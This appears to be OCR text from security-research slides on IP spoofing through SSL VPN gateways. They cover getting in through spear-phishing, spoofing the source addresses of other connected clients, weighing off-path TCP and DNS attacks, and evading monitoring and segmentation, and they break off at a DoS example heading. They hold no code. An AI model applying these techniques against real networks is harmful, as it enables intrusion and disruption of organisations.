
- We have to be authenticated into the tunnel…
  - Successful spearfishing is commonly seen in VLEs; escalating privileges is great.
  - e.g., Spearfishing internees with VPN access, and access IT/Financial network
- Can we write any arbitrary source IP?
  - SSL VPN is Layer-3, ARP/DHCP spoofing is not an option.
  - If true, we can turn it into a very powerful primitive:
    - CAMM 2.0 prohibits split tunneling – all traffic must be routed
    - Very-large enterprises (VLE) usually do have separated VPN appliance/firewalls
- We can surely inject packets with [another connected client IP] in src, may be we can….
  - Perform TCP off-path attacks (incl. perform DNS Spoofing)?
  - Perform attacks on any ICMP, UDP-based service?

Can we write any arbitrary src IP?

- tl;dr: No.
- Firewall performs NAT/Routing,
  checks routing table contains corresponding information
  (e.g. IP of connected client)
- We are limited to **connected clients**.

Possibility of blind TCP off-path attack


- tl;dr: Highly unlikely
  - TCP off-path attacks relies on either leaking or cross-layer attacks, such as DNS hijacking (Kaminsky Attack): bet against -
    65535 (src ports) * 65535 (transaction ID)




So, what can we affect?

- Any protocol on stateless L3 (ICMP/UDP, etc) can be affected
- Evades network monitoring
  - VPN GWs sends out legitimate packets from spoofed IP
- Escapes network segmentation and routing restrictions
- Caveats:
  - Needs to know target and victim IP


Example 1 – DoS via dev in protected network



